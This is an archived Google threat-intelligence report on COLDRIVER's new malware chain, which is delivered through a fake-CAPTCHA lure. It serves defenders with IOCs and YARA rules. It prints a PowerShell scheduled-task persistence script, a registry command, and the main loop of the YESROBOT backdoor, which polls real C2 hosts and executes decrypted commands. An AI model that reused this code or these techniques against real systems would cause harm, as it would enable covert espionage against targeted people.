To Be (A Robot) or Not to Be: New Malware Attributed to Russia State-Sponsored COLDRIVER

By Google Threat Intelligence Group

Published: 2025-10-20 · Archived: 2026-04-05 22:52:24 UTC

Written by: Wesley Shields

Introduction

COLDRIVER, a Russian state-sponsored threat group known for targeting high profile individuals in NGOs, policy advisors and dissidents, swiftly shifted operations after the May 2025 public disclosure of its LOSTKEYS malware, operationalizing new malware families five days later. It is unclear how long COLDRIVER had this malware in development, but GTIG has not observed a single instance of LOSTKEYS since publication. Instead, GTIG has seen new malware used more aggressively than any other previous malware campaigns we have attributed to COLDRIVER (also known as UNC4057, Star Blizzard, and Callisto).

The new malware, which GTIG attributes directly to COLDRIVER, has undergone multiple iterations since discovery, indicating a rapidly increased development and operations tempo from COLDRIVER. It is a collection of related malware families connected via a delivery chain. GTIG seeks to build on details on a part of this infection chain released in a recent Zscaler blog post by sharing wider details on the infection chain and related malware.

Malware Development Overview

This re-tooling began with a new malicious DLL called NOROBOT delivered via an updated COLDCOPY “ClickFix” lure that pretends to be a custom CAPTCHA. This is similar to previous LOSTKEYS deployment by COLDRIVER, but updates the infection by leveraging the user to execute the malicious DLL via rundll32, instead of the older multi-stage PowerShell method.



Figure 1: Malware development overview

While the earliest version of NOROBOT led to the deployment of a cumbersome Python backdoor tracked as YESROBOT, COLDRIVER quickly abandoned YESROBOT for a more flexible and extensible Powershell backdoor we track as MAYBEROBOT.

NOROBOT and its preceding infection chain have been subject to constant evolution—initially simplified to increase chances of successful deployment, before re-introducing complexity by splitting cryptography keys. The shift back to more complex delivery chains increases the difficulty of tracking their campaigns. This constant development highlights the group's efforts to evade detection systems for their delivery mechanism for continued intelligence collection against high-value targets.

Delivery via "ClickFix" and Rundll32

This new malware infection chain contains three distinct components which are delivered via a new variant of the COLDCOPY "ClickFix" lure (`c4d0fba5aaafa40aef6836ed1414ae3eadc390e1969fdcb3b73c60fe7fb37897`) previously seen delivering LOSTKEYS. The new variant of COLDCOPY tries to get the user to download and execute a DLL using rundll32, while trying to disguise itself as a captcha by including text to verify that the user is not a robot. The DLL first observed was named "iamnotarobot.dll" and the export was named "humanCheck" - both of which play into the CAPTCHA theme of the page and partially inspired the ROBOT-themed naming convention for the malware that follows.



Figure 2: COLDCOPY attempting to lure the user to execute NOROBOT

NOROBOT

NOROBOT, also disclosed as BAITSWITCH by Zscaler, is a DLL that has been observed undergoing regular development from May through September 2025. In all of the versions observed the main purpose of NOROBOT has been to retrieve the next stage from a hardcoded command and control (C2) address and prepare the system for the final payload. The earliest version of NOROBOT (`2e74f6bd9bf73131d3213399ed2f669ec5f75392de69edf8ce8196cd70eb6aee`) made use of cryptography in which the key was split across multiple components and needed to be recombined in a specific way in order to successfully decrypt the final payload. This was likely done to make it more difficult to reconstruct the infection chain because if one of the downloaded components was missing the final payload would not decrypt properly. Despite this attempt to hinder analysis, the earliest version of NOROBOT included fetching and extracting a full Python 3.8 installation, which is a noisy artifact that is likely to raise suspicions.

Details of the files retrieved by this version of NOROBOT are:

- SFX RAR containing a Python 3.8 installation for Windows
- Command to store part of a crypto key in the registry
- Persistence via scheduled task
- Command to run bitsadmin to retrieve a file named libsystemhealthcheck.py
- Command to run bitsadmin to retrieve a file named libcryptopydatasize.py

Both files retrieved using bitsadmin are from `inspectguarantee[.]org`:

`d7520e4f1c55ed1dcbdeba5c6e681e1d269d9b5a690636bf18bcdc5b294f3f8a`	`libsystemhealthcheck.py`
`52eb2b3df1e5e2a07ba4562b79eeb67679ac6f7f90190e72d3e6adcf5186401d`	`libcryptopydatasize.py`

The registry key command is:

```
reg add "HKEY_CURRENT_USER\SOFTWARE\Classes\.pietas" /v "ratio" /t REG_BINARY /d "f5e210ec114e1992b81ff89be58c
```

Persistence is done via a scheduled task:

```
 powershell -c "
$s = New-Object -ComObject Schedule.Service;
$s.Connect();
$t = $s.NewTask(0);
$p = $t.principal;
$p.logontype = 3;
$p.RunLevel = 0;
$a = $t.Actions.Create(0);
$a.Path = \"$env:APPDATA\Python38-64\pythonw.exe\";
$a.Arguments = \"$env:APPDATA\Python38-64\Lib\libsystemhealthcheck.py\";
$a.WorkingDirectory = \"$env:APPDATA\Python38-64\";
$tr = $t.Triggers.Create(9);
$tr.userID = \"$env:computername\"+\"\\\"+\"$env:username\";
$tr.enabled = $true;
$s.GetFolder(\"\").RegisterTaskDefinition(\"System health check\", $t, 6, $null, $null, 0) | Out-Null;
"
```

libsystemhealthcheck.py contains part of an AES key that is combined with the key stored in the registry and decrypts libcryptopydatasize.py, which we have named YESROBOT.

YESROBOT

The decrypted version of YESROBOT is a Python backdoor which uses HTTPS to retrieve commands from a hardcoded C2. The commands are AES encrypted with a hardcoded key. System information and username are encoded in the User-Agent header of the request. YESROBOT is a minimal backdoor that requires all commands to be valid Python, which makes typical functionality, such as downloading and executing files or retrieving documents, more cumbersome to implement. A typical approach would include the retrieval and execution logic in the backdoor and only require the operator to send the URL. This makes YESROBOT difficult to extend and operate, and hints that the deployment of YESROBOT was a hastily made choice. GTIG observed only two instances of YESROBOT deployment over a two week period in late May before it was abandoned in favor of a

different backdoor, MAYBEROBOT. It is for these reasons that GTIG assesses that YESROBOT was hastily deployed as a stopgap mechanism after our publication on LOSTKEYS.

```
key = 0x6001e70f6575bd2342322a53be1cce258c1de30358dbbc384487117eb665f1ac.to_bytes(32,sys.byteorder)

if __name__ == "__main__":
    import_package('urllib3','urllib3')
    urllib3 = importlib.import_module('urllib3')
    from urllib3.exceptions import InsecureRequestWarning
    warnings.simplefilter("ignore", InsecureRequestWarning)
    tgtIp = ""
    tgtList = ["system-healthadv.com","85.239.52.32"]

    import_package('time','time')
    time = importlib.import_module('time')
    uuid =  get_uuid()
    while True:
        try:
            tgtIp = check_targets(tgtList)
            if tgtIp is None or tgtIp == "":
                print('There is no availible servers...')
                continue
            cmd_url = f'https://{tgtIp}/command'
            cmd = get_command(cmd_url)
            if cmd != b'':
                aes = AES.new(key,AES.MODE_ECB)
                plaintext = unpad(aes.decrypt(cmd),AES.block_size)
                exec(plaintext,globals())
                print(sleeptime)
                plaintext = b''
                cmd = b''
        except Exception as e:
            print(e)
            pass
        time.sleep(sleeptime)
```

Figure 3: Main loop of YESROBOT, limited to Python command execution only

MAYBEROBOT

In early June 2025, GTIG observed a variant of NOROBOT (`3b49904b68aedb6031318438ad2ff7be4bf9fd865339330495b177d5c4be69d1`) which was drastically simplified from earlier versions. This version fetches a single file, which we observed to be a single command that sets up a logon script for persistence. The logon script was a Powershell command which downloaded and executed the next stage, which we call MAYBEROBOT, also known as SIMPLEFIX by Zscaler.

The file fetched by the logon script was a heavily obfuscated Powershell script (`b60100729de2f468caf686638ad513fe28ce61590d2b0d8db85af9edc5da98f9`) that uses a hardcoded C2 and a custom protocol that supports 3 commands:

1. Download and execute from a specified URL
2. Execute the specified command using cmd.exe
3. Execute the specified powershell block

In all cases an acknowledgement is sent to the C2 at a different path, while in the case of command 2 and 3, output is sent to a third path.

GTIG assesses that MAYBEROBOT was developed to replace YESROBOT because it does not need a Python installation to execute, and because the protocol is extensible and allows attackers more flexibility when achieving objectives on target systems. While increased flexibility was certainly achieved, it is worth noting that MAYBEROBOT still has minimal built-in functionality and relies upon the operator to provide more complex commands like YESROBOT before it.

The ROBOTs Continue to Evolve

As GTIG continued to monitor and respond to COLDRIVER attempts to deliver NOROBOT to targets of interest from June through September 2025, we observed changes to both NOROBOT and the malware execution chain that indicate COLDRIVER was increasing their development tempo. GTIG has observed multiple versions of NOROBOT over time with varying degrees of simplicity. The specific changes made between NOROBOT variants highlight the group's persistent effort to evade detection systems while ensuring continued intelligence collection against high-value targets. However, by simplifying the NOROBOT downloader, COLDRIVER inadvertently made it easier for GTIG to track their activity.

GTIG’s insight into the NOROBOT malware’s evolution aligned with our observation of their movement away from the older YESROBOT backdoor in favor of the newer MAYBEROBOT backdoor. GTIG assesses that COLDRIVER may have made changes to the final backdoor for several reasons: YESROBOT requiring a full Python interpreter to function is likely to increase detection in comparison to MAYBEROBOT, and YESROBOT backdoor was not easily extensible.

As MAYBEROBOT became the more commonly observed final backdoor in these operations, the NOROBOT infection chain to get there continued evolving. Over the course of this period of time, COLDRIVER simplified their malware infection chain and implemented basic evasion techniques, such as rotating infrastructure and file naming conventions, paths where files were retrieved from, how those paths were constructed, changing the export name and changing the DLL name. Along with making these minor changes, COLDRIVER re-introduced the need to collect crypto keys and intermediate downloader stages to be able to properly reconstruct the full infection chain. Adding complexity back in may increase operational security for the operation as it makes reconstructing their activity more difficult. Network defenders need to collect multiple files and crypto keys to reconstruct the full attack chain; whereas in the simplified NOROBOT chain they only need the URL from the logon script to retrieve the final payload.

GTIG has observed multiple versions of NOROBOT indicating consistent development efforts, but the final backdoor of MAYBEROBOT has not changed. This indicates that COLDRIVER is interested in evading detection of their delivery mechanism while having high confidence that MAYBEROBOT is less likely to be detected.

Phishing or Malware?

It is currently not known why COLDRIVER chooses to deploy malware over the more traditional phishing they are known for, but it is clear that they have spent significant development effort to re-tool and deploy their malware to specific targets. One hypothesis is that COLDRIVER attempts to deploy NOROBOT and MAYBEROBOT on significant targets which they may have previously compromised via phishing and already

stolen emails and contacts from, and are now looking to acquire additional intelligence value from information on their devices directly.

As COLDRIVER continues to develop and deploy this chain we believe that they will continue their aggressive deployment against high-value targets to achieve their intelligence collection requirements.

Protecting the Community

As part of our efforts to combat threat actors, we use the results of our research to improve the safety and security of Google's products. Upon discovery, all identified malicious websites, domains and files are added to Safe Browsing to protect users from further exploitation. We also send targeted Gmail and Workspace users government-backed attacker alerts notifying them of the activity and encouraging potential targets to enable Enhanced Safe Browsing for Chrome and ensure that all devices are updated.

We are committed to sharing our findings with the security community to raise awareness and with companies and individuals that might have been targeted by these activities. We hope that improved understanding of tactics and techniques will enhance threat hunting capabilities and lead to stronger user protections across the industry.

Indicators of compromise (IOCs) and YARA rules are included in this post, and are also available as a GTI collection and rule pack.

Indicators of Compromise (IOCs)

The following indicators of compromise are available in a Google Threat Intelligence (GTI) collection for registered users.

IOC	Description
`viewerdoconline[.]com`	COLDCOPY domain
`documentsec[.]com`	COLDCOPY domain
`documentsec[.]online`	COLDCOPY domain
`onstorageline[.]com`	COLDCOPY domain
`applicationformsubmit[.]me`	COLDCOPY domain

`oxwoocat[.]org`	COLDCOPY domain
`ned-granting-opportunities[.]com`	COLDCOPY domain
`blintepeeste[.]org`	COLDCOPY domain
`preentootmist[.]org`	COLDCOPY domain
`c4d0fba5aaafa40aef6836ed1414ae3eadc390e1969fdcb3b73c60fe7fb37897`	COLDCOPY “ClickFix” lure
`inspectguarantee[.]org`	NOROBOT delivery domain
`captchanom[.]top`	NOROBOT delivery domain
`bce2a7165ceead4e3601e311c72743e0059ec2cd734ce7acf5cc9f7d8795ba0f`	YESROBOT
`system-healthadv[.]com`	YESROBOT C2
`85.239.52[.]32`	YESROBOT C2
`2e74f6bd9bf73131d3213399ed2f669ec5f75392de69edf8ce8196cd70eb6aee`	NOROBOT - iamnotarobot.dll - May 2025
`3b49904b68aedb6031318438ad2ff7be4bf9fd865339330495b177d5c4be69d1`	NOROBOT - checkme.dll - June 2025
`e9c8f6a7dba6e84a7226af89e988ae5e4364e2ff2973c72e14277c0f1462109b`	NOROBOT - checkme.dll - June 2025
`b60100729de2f468caf686638ad513fe28ce61590d2b0d8db85af9edc5da98f9`	Obfuscated MAYBEROBOT

`southprovesolutions[.]com`	MAYBEROBOT C2
`f2da013157c09aec9ceba1d4ac1472ed049833bc878a23bc82fe7eacbad399f4`	NOROBOT - machinerie.dll - Re-introducing crypto and downloaders
`87138f63974a8ccbbf5840c31165f1a4bf92a954bacccfbf1e7e5525d750aa48`	NOROBOT - machinerie.dll - Latest sample from late August 2025

YARA Rules

```
rule G_APT_Downloader_NOROBOT_2 {
 meta:
   author = "Google Threat Intelligence"
   description = "DLL which pulls down and executes next stages"
 strings:
   $path = "/konfiguration12/" wide
   $file0 = "arbeiter" wide
   $file1 = "schlange" wide
   $file2 = "gesundheitA" wide
   $file3 = "gesundheitB" wide

   $new_file0 = "/reglage/avec" wide
   $new_file1 = "/erreur" wide
 condition:
   filesize <= 1MB and
   (
     $path or
     all of ($file*) or
     all of ($new_file*) or
     (
       for any s in ("checkme.dll", "iamnotarobot.dll", "machinerie.dll"): (pe.dll_name == s) and
       for any s in ("humanCheck", "verifyme"): (pe.exports(s))
     )
   )
}
```

```
rule G_APT_BACKDOOR_YESROBOT_1 {
 meta:
   author = "Google Threat Intelligence Group (GTIG)"
```

```
  strings:
    $s0 = "return f'Mozilla/5.0 {base64.b64encode(str(get_machine_name()).encode()).decode()} {base64.b64encode(
    $s1 = "'User-Agent': obtainUA(),"
    $s2 = "url = f\"https://{target}/connect\""
    $s3 = "print(f'{target} is not availible')"
    $s4 = "tgtIp = check_targets(tgtList)"
    $s5 = "cmd_url = f'https://{tgtIp}/command'"
    $s6 = "print('There is no availible servers...')"
  condition:
    4 of them
}
```

```
 rule G_APT_BACKDOOR_MAYBEROBOT_1 {
  meta:
    author = "Google Threat Intelligence Group (GTIG)"
  strings:
    $replace = "-replace '\\n', ';' -replace '[^\\x20-\\x7E]', '' -replace '(?i)x[0-9A-Fa-f]{4}', '' -split \"\\
  condition:
    all of them
}
```

Posted in

- Threat Intelligence

Source: https://cloud.google.com/blog/topics/threat-intelligence/new-malware-russia-coldriver